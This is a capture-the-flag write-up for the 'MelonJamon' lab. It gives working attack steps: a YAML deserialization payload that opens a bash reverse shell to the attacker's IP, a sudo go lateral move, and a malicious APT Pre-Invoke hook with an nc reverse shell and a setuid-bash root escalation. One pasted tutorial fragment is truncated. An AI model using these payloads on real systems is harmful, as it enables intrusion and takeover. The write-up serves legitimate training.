MelonJamon

Lab Name: MelonJamon
Difficulty: Advanced

Let's start with a nmap recon.

```
❯ nmap -p- --min-rate=5000 192.168.8.179
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 15:26 CEST
Nmap scan report for 192.168.8.179
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
❯ nmap -p22,80 -sCV --min-rate=5000 192.168.8.179
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 15:27 CEST
Nmap scan report for 192.168.8.179
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 c3:a4:0c:86:41:74:73:6a:5b:b2:79:9a:3d:2f:1c:26 (ECDSA)
|_  256 20:5f:bb:6a:7d:73:fb:5f:ae:4a:f1:bc:79:62:05:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.61
|_http-title: Did not follow redirect to http://melonjamon.thl/
|_http-server-header: Apache/2.4.61 (Debian)
Service Info: Host: melonjamon.thl; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initials scans shows us that ports 22 & 80 are open.

We need to add to our /etc/hosts file the melonjamon.thl domain.

```
❯ echo "192.168.8.179 melonjamon.thl" | sudo tee -a /etc/hosts
[sudo] password for sl4sh1t0:
192.168.8.179 melonjamon.thl
```

We can use the following command for this.

El mejor melón con jamón

This is the main website.

```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>El mejor melón con jamón</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #d4ed91; /* Tono verde melón */
            margin: 0;
            padding: 0;
        }
        .header {
            display: flex;
            justify-content: flex-end;
            align-items: center;
            padding: 10px;
            background-color: #fff;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
        }
        .header img {
            width: 50px;
            height: 50px;
            border-radius: 50%;
        }
        .container {
            text-align: center;
            padding: 20px;
            background-color: #ffffff;
            border-radius: 10px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
            max-width: 90%;
            margin: 20px auto;
            box-sizing: border-box;
        }
        h1 {
            color: #333;
            margin-bottom: 20px;
            font-size: 2em;
        }
        img {
            max-width: 100%;
            height: auto;
            border-radius: 10px;
        }
    </style>
</head>
<body>
    <div class="header">
        <img src="logo-melon.png" alt="Logo de Melón">
    </div>
    <div class="container">
        <h1>El mejor melón con jamón</h1>
        <img src="melon.jpg" alt="Melón con jamón">
    </div>
</body>
</html>

```

Reviewing source code doesn't reveal us much more information.

```
❯ gobuster dir -u 'http://melonjamon.thl/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://melonjamon.thl/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 279]
/index.html          (Status: 200) [Size: 1541]
/javascript          (Status: 301) [Size: 321] [--> http://melonjamon.thl/javascript/]
/gettingstarted      (Status: 308) [Size: 261] [--> http://melonjamon.thl/gettingstarted/]
/.html               (Status: 403) [Size: 279]
/server-status       (Status: 403) [Size: 279]
Progress: 644869 / 5095336 (12.66%)
```

gobuster reveals us the /gettingstarted directory. Let's see what's running behind this.

We can upload files!

```
<!doctype html>
<html>
<head>
    <title>Upload File</title>
    <link rel="stylesheet" type="text/css" href="/gettingstarted/static/css/styles.css">
</head>
<body>
    <!-- Hint: eWFtbDogdGhlIHBhZ2UgaXMgdW5kZXIgY29uc3RydWN0aW9u -->
    <form action="/gettingstarted/upload" method="post" enctype="multipart/form-data">
        <h1>Upload File</h1>
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
</body>
</html>
```


+

Reviewing source code, we can read a hint, what seems to be encode in base64.

```
❯ echo "eWFtbDogdGhlIHBhZ2UgaXMgdW5kZXIgY29uc3RydWN0aW9u" | base64 -d
yaml: the page is under construction%

~/TheHackerLabs/melonjamon/pruebas ❯ ✔
```

This hint reveals that page is under construction, and is being constructed with yaml.



On the machine's creator blog, we can see that he wroted an article talking about yaml deserialization.

Let's craft an exploit using this article.

https://www.curiosidadesdehackers.com/2024/03/ataque-de-deserializacion-yaml-des-yaml.html

This post will also help us to resolve this.

https://net-square.com/yaml-deserialization-attack-in-python.html

```
❯ cat poc2.yaml
File: poc2.yaml
1   yaml:   !!python/object/apply:os.system ["bash -c 'bash -i >& /dev/tcp/192.168.8.159/1234 0>&1'"]
```

Starting a listener (`nc -lvnp 1234`) and uploading the files, lead us to a reverse shell connection.

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 54554
bash: cannot set terminal process group (479): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Melonjamon:/$ whoami
whoami
www-data
www-data@TheHackersLabs-Melonjamon:/$
```

```
www-data@TheHackersLabs-Melonjamon:/$ clear
clear
TERM environment variable not set.
www-data@TheHackersLabs-Melonjamon:/$ export TERM=xterm
```

Now, we'll be able to clear the screen.

```
www-data@TheHackersLabs-Melonjamon:/$ sudo -l
sudo -l
sudo: unable to resolve host TheHackersLabs-Melonjamon: Name or service not known
Matching Defaults entries for www-data on TheHackersLabs-Melonjamon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on TheHackersLabs-Melonjamon:
    (melon) NOPASSWD: /usr/bin/go
www-data@TheHackersLabs-Melonjamon:/$
```

We can see that we can execute go as user melon withouth password. Let's try to gain a shell as melon user.

We'll create a file called melonmovement.go, which is inteded to create a reverse shell connection as the melon user.

We'll then transfer the file to the target machine, on the /tmp directory, open a new netcat listener, and execute it as melon user.

```
www-data@TheHackersLabs-Melonjamon:/tmp$ wget http://192.168.8.159:8000/melonmovement.go
ement.gop://192.168.8.159:8000/melonmove
--2024-08-09 22:46:41--  http://192.168.8.159:8000/melonmovement.go
Connecting to 192.168.8.159:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 216 [application/octet-stream]
Saving to: 'melonmovement.go'

     0K                                                       100% 80.7M=0s

2024-08-09 22:46:41 (80.7 MB/s) - 'melonmovement.go' saved [216/216]

www-data@TheHackersLabs-Melonjamon:/tmp$ ls
ls
melonmovement.go
www-data@TheHackersLabs-Melonjamon:/tmp$ sudo -u melon /usr/bin/go run melonmovement.go
ment.go melon /usr/bin/go run melonmovem
sudo: unable to resolve host TheHackersLabs-Melonjamon: Name or service not known
```

```
❯ nc -lvnp 2234
listening on [any] 2234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 32908
whoami
melon
```

Now, let's stablish our reverse shell connection with the following commands.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


```
export TERM=xterm
```

```
❯ nc -lvnp 2234
listening on [any] 2234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 32908
whoami
melon
python3 -c 'import pty; pty.spawn("/bin/bash")'
melon@TheHackersLabs-Melonjamon:/tmp$ export TERM=xterm
export TERM=xterm
melon@TheHackersLabs-Melonjamon:/tmp$
```

Let's try to grab our root flag!

```
melon@TheHackersLabs-Melonjamon:~$ cat user.txt
cat user.txt
0[redacted]
melon@TheHackersLabs-Melonjamon:~$
```

On /home/melon we can find our user.txt flag.



We'll execute linpeas to try to find a privesc vector.

We can write the /etc/apt/apt.conf.d directory!

Let's try to grab a shell as root user.

We're gonna try this vector → https://www.hackingarticles.in/linux-for-pentester-apt-privilege-escalation/

Exploiting Cron job

Let's exploit apt-get service by abusing cron job as we all know cron job run as root. Suppose we had access to the targeted system locally and want the root user rights to enhanced limited shell access.

So, first we connect to the target machine with ssh and type following command:

```
ssh test@192.168.1.108
```

And we know **apt.conf.d** file has full permission as said above (You can also manually check to ensure the writable directory using find command) in the lab setup. Therefore, we will create a malicious file inside apt.conf.d by injecting netcat reverse backdoor:

```
p/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc KALI_IP 1234 >/tmp/f"};' > pwn
```

Let's see if it works

```
❯ cat sudopwn
      File: sudopwn
1     APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.159 3234 >/tmp/f"; };
```

Now, let's wait to reverse shell connection to appear

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ pwd
pwd
/etc/apt/apt.conf.d
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ wget http://192.168.8.159:8000/sudopwn
wget http://192.168.8.159:8000/sudopwn
--2024-08-09 23:21:51--  http://192.168.8.159:8000/sudopwn
Connecting to 192.168.8.159:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 116 [application/octet-stream]
Saving to: 'sudopwn'

sudopwn             100%[===================>]     116  --.-KB/s    in 0s

2024-08-09 23:21:51 (29.3 MB/s) - 'sudopwn' saved [116/116]

melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ cat sudopwn
cat sudopwn
APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.159 3234 >/tmp/f"; };
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$
```

As reverse shell connection is not stablishing, let's try giving u+s permissions to bash binary.

```
❯ cat sudopwn
      File: sudopwn
1     APT::Update::Pre-Invoke {"chmod u+s /bin/bash"; };
```

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint  01autoremove         70debconf
00trustcdrom    20apt-show-versions  sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ mv sudopwn 01sudopwn
mv sudopwn 01sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint  01autoremove  20apt-show-versions
00trustcdrom    01sudopwn     70debconf
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$
```


As it wasn't working, i've tried to change name, starting with a number as the rest of the files on this directory.

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint  01autoremove         70debconf
00trustcdrom    20apt-show-versions  sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ mv sudopwn 01sudopwn
mv sudopwn 01sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint  01autoremove  20apt-show-versions
00trustcdrom    01sudopwn     70debconf
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29 20:40 /bin/bash
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$
```

Now it worked.

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ bash -p
bash -p
bash-5.2# whoami
whoami
root
bash-5.2#
```

Typing bash -p and hiting on enter, we'll obtain a root shell.



On /root/root.txt, you'll find the root flag.